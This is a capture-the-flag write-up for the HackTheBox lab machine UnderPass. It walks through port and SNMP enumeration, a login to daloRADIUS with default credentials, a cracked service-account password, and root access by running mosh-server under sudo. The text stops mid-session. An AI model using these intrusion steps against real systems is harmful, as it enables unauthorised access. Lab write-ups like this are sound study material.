HackTheBox UnderPass Writeup
UnderPass
Nmap Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌──(wzwr㉿kali)-[~/Documents/htb/underpass]
└─$ sudo nmap -Pn -A 10.10.11.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-30 10:06 CDT
Nmap scan report for 10.10.11.48
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=3/30%OT=22%CT=1%CU=31338%PV=Y%DS=2%DC=T%G=Y%TM=67E9
OS:5E18%P=aarch64-unknown-linux-gnu)SEQ(SP=FD%GCD=1%ISR=10C%TI=Z%CI=Z%TS=A)
OS:SEQ(SP=FD%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53AST11NW7%O2=M53AST
OS:11NW7%O3=M53ANNT11NW7%O4=M53AST11NW7%O5=M53AST11NW7%O6=M53AST11)WIN(W1=F
OS:E88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M
OS:53ANNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T
OS:4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
OS:%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T6(R=Y%DF=Y
OS:%T=40%W=0%S=O%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=O%F=AR%O=%RD
OS:=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL
OS:=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   109.86 ms 10.10.16.1
2   55.50 ms  10.10.11.48

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.60 seconds
Scan All Ports
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(wzwr㉿kali)-[~/Documents/htb/underpass]
└─$ sudo nmap -sT -Pn -T4 -vv -p- 10.10.11.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-30 10:10 CDT
Initiating Parallel DNS resolution of 1 host. at 10:10
Completed Parallel DNS resolution of 1 host. at 10:10, 0.00s elapsed
Initiating Connect Scan at 10:10
Scanning 10.10.11.48 [65535 ports]
Discovered open port 22/tcp on 10.10.11.48
Discovered open port 80/tcp on 10.10.11.48
Completed Connect Scan at 10:10, 19.66s elapsed (65535 total ports)
Nmap scan report for 10.10.11.48
Host is up, received user-set (0.070s latency).
Scanned at 2025-03-30 10:10:24 CDT for 20s
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 19.71 seconds
Scan UDP Port
1
2
3
4
5
6
7
8
9
10
11
┌──(wzwr㉿kali)-[~]
└─$ sudo nmap -sU -Pn -p 161 10.10.11.48
[sudo] password for wzwr:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-30 11:22 CDT
Nmap scan report for underpass.htb (10.10.11.48)
Host is up (0.11s latency).

PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
Found SNMP open. I’ll use snmpwalk to enumerate it.
Http (port 80) Enumeration

Visit the Page

Web Server Details
Gobuster Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(wzwr㉿kali)-[~/Documents/htb/underpass]
└─$ gobuster dir -u http://10.10.11.48/ -w /usr/share/seclists/Discovery/Web-Content/Web-Servers/Apache.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.48/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/Web-Servers/Apache.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 276]
/.htaccess.bak        (Status: 403) [Size: 276]
/.htaccess            (Status: 403) [Size: 276]
/index.html           (Status: 200) [Size: 10671]
/server-status        (Status: 403) [Size: 276]
Progress: 8533 / 8534 (99.99%)
===============================================================
Finished
===============================================================
Nothing found.
SNMP Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
┌──(wzwr㉿kali)-[~/Documents/htb/underpass]
└─$ snmpwalk -c public -v1  10.10.11.48
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (154831) 0:25:48.31
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (156037) 0:26:00.37
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E9 03 1E 0F 0B 37 00 2B 00 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-126-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro net.ifnames=0 biosdevname=0
"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 217
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
End of MIB
I need to figure out what a daloradius server is.
Daloradius Server

According to this reference https://kb.ct-group.com/radius-holding-post-watch-this-space/, it looks like we can log into a manager account by visiting http://<ip-address>/daloradius/app/operators. Let’s try it!

I tried brute-forcing the password for the username steve using hydra. However, since it was taking an unusually long time, this probably isn’t the right attack vector.

So, I decided to try another method: default credentials! administrator/radius
User Enumeration
There’s a function that lists all the users in the system. By leveraging this function, we can get the usernames and passwords.

Luckily, we cracked the password! svcMosh:412DD4759978ACFCC81DEAB01B382403:underwaterfriends

Now we can try using this username and password to log into the target machine via ssh.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(wzwr㉿kali)-[~/Documents/htb/underpass]
└─$ ssh svcMosh@underpass.htb
The authenticity of host 'underpass.htb (10.10.11.48)' can't be established.
ED25519 key fingerprint is SHA256:zrDqCvZoLSy6MxBOPcuEyN926YtFC94ZCJ5TWRS0VaM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'underpass.htb' (ED25519) to the list of known hosts.
svcMosh@underpass.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Mar 30 03:36:27 PM UTC 2025

  System load:  0.08              Processes:             229
  Usage of /:   49.3% of 6.56GB   Users logged in:       0
  Memory usage: 10%               IPv4 address for eth0: 10.10.11.48
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Jan 11 13:29:47 2025 from 10.10.14.62
svcMosh@underpass:~$ ls
user.txt
svcMosh@underpass:~$ whoami
svcMosh
svcMosh@underpass:~$
Privilege Escalation
User Enumeration
1
2
3
4
5
svcMosh@underpass:~$ cat /etc/passwd | grep "sh"
root:x:0:0:root:/root:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
fwupd-refresh:x:113:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
svcMosh:x:1002:1002:svcMosh,60001,8675309,8675309:/home/svcMosh:/bin/bash
Sudo Enumeration
1
2
3
4
5
6
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
Nice! We have sudo permissions for the mosh-server command. After some research on mosh-server, I learned that:
- It is a replacement for interactive SSH terminals, offering more robustness and responsiveness.
- It doesn’t require root privileges to run a mosh-server.
- It can be connected to using
mosh-clientwith a MOSH_KEY in the environment variables.- This MOSH_KEY can be obtained after running mosh-server locally.
Knowing this, we can run mosh-server as root using our sudo privileges and obtain the MOSH_KEY, which will allow us to log into the mosh session created with sudo privileges.
1
2
3
4
5
6
7
8
9
10
11
12
svcMosh@underpass:~$ sudo /usr/bin/mosh-server


MOSH CONNECT 60001 UVFKhJExyf/DvvVJazakQg

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 1931]
Note that 60001 is the port that this session is listening on. UVFKhJExyf/DvvVJazakQg is the secret key that can be used to connect to this session.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
svcMosh@underpass:~$ MOSH_KEY=UVFKhJExyf/DvvVJazakQg mosh-client 127.0.0.1 60001

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
